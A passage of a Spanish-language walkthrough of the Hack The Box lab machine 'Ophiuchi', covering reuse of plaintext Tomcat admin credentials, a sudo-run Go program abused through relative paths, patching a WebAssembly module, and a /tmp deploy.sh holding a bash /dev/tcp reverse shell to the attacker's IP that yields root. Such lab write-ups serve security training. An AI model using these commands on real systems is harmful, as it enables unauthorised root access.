salen demasiados, pero todos están en opt me dirijo allí y empiezo a buscar información que me permita acceder al usuario admin, también recuerdo el archivo **tomcat-users.xml** cuando nos intentábamos loguear en el directorio manager



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the function you wish to perform:

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App How-To](#).

y encuentro este archivo dentro del directorio /opt/tomcat/conf

```
tomcat@ophiuchi:~/conf$ ls
catalina.policy      jaspic-providers.xml  server.xml           web.xml
catalina.properties jaspic-providers.xsd  tomcat-users.xml
context.xml          logging.properties    tomcat-users.xsd
tomcat@ophiuchi:~/conf$ pwd
/opt/tomcat/conf
tomcat@ophiuchi:~/conf$
```

y encuentro credenciales del usuario admin en texto claro

```
version="1.0">
  <user username="admin" password="whythereisalimit" r
```

cambiamos de usuario y accedemos a admin.
su admin

```
tomcat@ophiuchi:~/conf$ su admin
Password:
admin@ophiuchi:/opt/tomcat/conf$ whoami
admin
admin@ophiuchi:/opt/tomcat/conf$ 
[0] 0:python3 1:nc* 2:zsh-
```

Encontramos una posible vía de escalar privilegios por medio del go y el archivo index.go
sudo -l

```
admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:~$ 
[0] 0:python3 1:nc* 2:zsh-
```

al abrirlo encontramos una línea interesante que ejecuta una bash y un archivo deploy.sh
cat /opt/wasm-functions/index.go

```
admin@ophiuchi:~$ cat /opt/wasm-functions/index.go
package main

import (
    "fmt"
    wasm "github.com/wasmerio/wasmer-go/wasmer"
    "os/exec"
    "log"
)

func main() {
    bytes, _ := wasm.ReadBytes("main.wasm")
    instance, _ := wasm.NewInstance(bytes)
    defer instance.Close()
    init := instance.Exports["info"]
    result, _ := init()
    f := result.String()
    if (f != "1") {
        fmt.Println("Not ready to deploy")
    } else {
        fmt.Println("Ready to deploy")
        out, err := exec.Command("/bin/sh", "deploy.sh").Output()
        if err != nil {
            log.Fatal(err)
        }
        fmt.Println(string(out))
    }
}


admin@ophiuchi:~$
```

[0] 0:python3 1:nc* 2:zsh-


También detectamos el archivo main.wasm adicionalmente ambos se encuentran en la ruta /opt/wasm-functions y no tenemos permisos de ejecución sino en main.wasm

```
admin@ophiuchi:/opt/wasm-functions$ pwd
/opt/wasm-functions
admin@ophiuchi:/opt/wasm-functions$ ls -la
total 3928
drwxr-xr-x 3 root root 4096 Oct 14 2020 .
drwxr-xr-x 5 root root 4096 Oct 14 2020 ..
drwxr-xr-x 2 root root 4096 Oct 14 2020 backup
-rw-r--r-- 1 root root 88 Oct 14 2020 deploy.sh
-rwxr-xr-x 1 root root 2516736 Oct 14 2020 index
-rw-rw-r-- 1 root root 522 Oct 14 2020 index.go
-rwxrwxr-x 1 root root 1479371 Oct 14 2020 main.wasm
admin@ophiuchi:/opt/wasm-functions$
```

intento leer lo que tiene main.wasm, pero no me muestra con claridad
cat main.wasm



Acá duré un buen rato estancado debido a que no encontraba forma de afectar ese deploy.sh y entender que hacía el archivo main, luego de buscar un buen rato detecte que podemos guardar un archivo deploy.sh en /tmp y allí si se ejecuta el script se ejecuta este archivo debido a que no se está llamando de manera relativa es decir sin la ruta exacta. Por lo tanto guardo deploy dentro de tmp como una reverse shell y ejecuto nuevamente, por desgracia no funciona.



sudo /usr/bin/go run /opt/wasm-functions/index.go

```

(ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
panic: runtime error: index out of range [0] with length 0

goroutine 1 [running]:
github.com/wasmerio/wasmer-go/wasmer.NewInstanceWithImports.func1(0x0, 0x0, 0xc000040c90, 0x5d1200, 0x200000003)
    /root/go/src/github.com/wasmerio/wasmer-go/wasmer/instance.go:94 +0x201
github.com/wasmerio/wasmer-go/wasmer.NewInstanceWithImports(0xc000086020, 0xc000040d48, 0x0, 0x0, 0x0, 0x0, 0x0, 0xc000040d70)
    /root/go/src/github.com/wasmerio/wasmer-go/wasmer/instance.go:137 +0x1d3
github.com/wasmerio/wasmer-go/wasmer.NewInstanceWithImports(0x0, 0x0, 0xc000086020, 0x0, 0x0, 0x0, 0x0, 0x4e6180, ...)
    /root/go/src/github.com/wasmerio/wasmer-go/wasmer/instance.go:87 +0xa6
github.com/wasmerio/wasmer-go/wasmer.NewInstance(0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x4e6180, 0x1)
    /root/go/src/github.com/wasmerio/wasmer-go/wasmer/instance.go:82 +0xc9
main.main()
    /opt/wasm-functions/index.go:14 +0x6d
exit status 2
admin@ophiuchi:/tmp$

```

Entonces lo único que me queda es editar el archivo main.wasm para ello debo buscar una forma de entender o pasar esto a un formato legible. Al ejecutar detecté que llama a **wasmerio** busco en internet y encuentro que es una herramienta, hace posible tener contenedores ultraligeros basados en **WebAssembly** y este hace referencia a un formato de instrucciones binarias para una máquina virtual basada en pila. Wasm está diseñado como un objetivo de compilación portátil para lenguajes de programación, lo que permite el despliegue en la web de aplicaciones cliente y servidor.


<https://github.com/wasmerio/wasmer/blob/main/docs/es/README.md>

<https://webassembly.org/>

Entonces al parecer WebAssembly es un archivo compilado e entendible busco en internet Web Assembly Decompilation y también transfiero a mi PC el archivo main.

en mi pc escucho con netcat

nc -l -p 222 > main.wasm



```


~/.machineshtb/Ophiuchi
nc -l -p 222 > main.wasm
> Optimum
> Popcorn
> Images

```


y en víctima

nc -w 3 10.10.14.5 222 < main.was


```
bash: out.file: No such file or directory
admin@ophiuchi:/opt/wasm-functions$ nc -w 3 10.10.14.5 222 < main.wasm
admin@ophiuchi:/opt/wasm-functions$
```




Me dirijo al primer link y clono el repositorio




<https://github.com/WebAssembly/wabt.git>
busco el release y descargo el .zip



wget https://github.com/WebAssembly/wabt/releases/download/1.0.35/wabt-1.0.35-ubuntu-20.04.tar.gz




Descomprimo tar -xzf wabt-1.0.35-ubuntu-20.04.tar.gz y dentro de la carpeta bin ejecuto lo que dice el GitHub



Ejecutamos el script **wasm2wat**

./wasm2wat /home/kali/machineshtb/Ophiuchi/main.wasm -o test.wat



visualizo el archivo test y encuentro un fragmento de código.

```
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
cat test.wat
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))

~/machineshtb/Ophiuchi/wabt-1.0.35/bin
```

Recordando que al ejecutar el script index.go este no pasaba a ejecutar deploy.sh debido a que su condición se cumplía, es decir, la variable f que contiene main.wasm no era 1 lanzando el mensaje Not ready to deploy.

```
admin@ophiuchi:~$ cat /opt/wasm-functions/index.go
package main
```

```
import (
    "fmt"
    wasm "github.com/wasmerio/wasmer-go/wasmer"
    "os/exec"
    "log"
)
```

```
func main() {
    bytes, _ := wasm.ReadBytes("main.wasm")
    instance, _ := wasm.NewInstance(bytes)
    defer instance.Close()
    init := instance.Exports["info"]
    result, _ := init()
    f := result.String()
    if (f != "1") {
        fmt.Println("Not ready to deploy")
    } else {
        fmt.Println("Ready to deploy")
        out, err := exec.Command("/bin/sh", "deploy.sh").Output()
        if err != nil {
            log.Fatal(err)
        }
        fmt.Println(string(out))
    }
}
```

```
admin@ophiuchi:~$
```

Si analizamos el código de test.wat detectamos que hay 0 este podría ser el factor que impide que deploy se ejecute, por ende modifiko esta parte del código.

```
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
cat test.wat
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))

~/machineshtb/Ophiuchi/wabt-1.0.35/bin
```

nano test.wat

```
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
cat test.wat
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 1)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))

~/machineshtb/Ophiuchi/wabt-1.0.35/bin
```

borro el antiguo main.wasm y ahora el archivo tes.wat lo paso main.wasm ahora con la herramienta **wat2wasm**

```
~/machineshtb/Ophiuchi
rm main.wasm

~/machineshtb/Ophiuchi
```

./wat2wasm test.wat

```
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
ls
spectest-interp test.wat wasm2c wasm2wat wasm-decompile wasm-interp wasm-objdump wasm-stats wasm-strip wasm-validate wast2json wat2wasm wat-desugar
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
./wat2wasm test.wat
Mostrar más
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
(func $info (type 0) (result i32)
  i32.const 1)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut 132) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
```

Se crea un archivo wasm este le cambiamos el nombre, lo pasaremos a la víctima por ssh

mv test.wasm main.wasm

scp main.wasm admin@10.10.10.227:/tmp

```
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
ls
spectest-interp test.wat wasm2c wasm2wat wasm-decompile wasm-interp wasm-objdump wasm-stats wasm-strip wast2json wat2wasm wat-desugar
test.wasm
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
mv test.wasm main.wasm
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
scp main.wasm admin@10.10.10.227:/tmp
admin@10.10.10.227's password:
main.wasm
~/machineshtb/Ophiuchi/wabt-1.0.35/bin
```

```
kali@kali: ~/machineshtb
admin@ophiuchi:~$ ls /tmp/
deploy.sh
main.wasm
admin@ophiuchi:~$
```

ahora borro el archivo original main.wasm, pero no deja tampoco reemplazar

```
admin@ophiuchi:/opt/wasm-functions$ ls
backup deploy.sh index index.go main.wasm
admin@ophiuchi:/opt/wasm-functions$ rm main.wasm
rm: remove write-protected regular file 'main.wasm'?
admin@ophiuchi:/opt/wasm-functions$ rm -rf main.wasm
rm: cannot remove 'main.wasm': Permission denied
admin@ophiuchi:/opt/wasm-functions$ ls -la
total 3928
drwxr-xr-x 3 root root 4096 Oct 14 2020 .
drwxr-xr-x 5 root root 4096 Oct 14 2020 ..
drwxr-xr-x 2 root root 4096 Oct 14 2020 backup
-rw-r--r-- 1 root root 88 Oct 14 2020 deploy.sh
-rwxr-xr-x 1 root root 2516736 Oct 14 2020 index
-rw-rw-r-- 1 root root 522 Oct 14 2020 index.go
-rwxrwxr-x 1 root root 1479371 Oct 14 2020 main.wasm
admin@ophiuchi:/opt/wasm-functions$ mv /tmp/main.wasm .
mv: replace './main.wasm', overriding mode 0775 (rwxrwxr-x)? y
mv: cannot move '/tmp/main.wasm' to './main.wasm': Permission denied
admin@ophiuchi:/opt/wasm-functions$
```

Pero recuerdo que main también utiliza rutas relativas, por ende buscara primero en /tmp siempre y cuando estemos dentro de tmp

```
mv: cannot move '/tmp/main.wasm' to './main.wasm': Permission denied
admin@ophiuchi:/opt/wasm-functions$ ls /tmp/
deploy.sh      systemd-private-4f6860e9482b434c81bd24e29356483b-systemd-logind.service-8hUKpf  vmware-root_667-3980363901
hsperfdata_tomcat systemd-private-4f6860e9482b434c81bd24e29356483b-systemd-resolved.service-10TPSe
main.wasm      systemd-private-4f6860e9482b434c81bd24e29356483b-systemd-timesyncd.service-SS833i
admin@ophiuchi:/opt/wasm-functions$
```

Ejecuto

sudo /usr/bin/go run /opt/wasm-functions/index.go

```
kali@kali: ~/machineshtb
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
2024/06/19 03:24:53 exit status 1
exit status 1
admin@ophiuchi:/tmp$ ^C
```

pero no recibo Shell, por lo tanto, modifco el deploy.sh

bash -c "bash -i >& /dev/tcp/10.10.14.16/1234 0>&1"

```
admin@ophiuchi:/tmp$ ^C
admin@ophiuchi:/tmp$ nano deploy.sh
admin@ophiuchi:/tmp$ cat deploy.sh
#!/bin/bash
bash -c "bash -i >& /dev/tcp/10.10.14.16/1234 0>&1"
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
```

y somos root.

```
~/machineshtb/Ophiuchi
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.227] 5815
root@ophiuchi:/tmp# whoami
whoami
Command 'whoami' not found, did you mean:
  command 'whoami' from deb coreutils (8.30-3ubuntu2)
Try: apt install <deb name>...

root@ophiuchi:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ophiuchi:/tmp#
```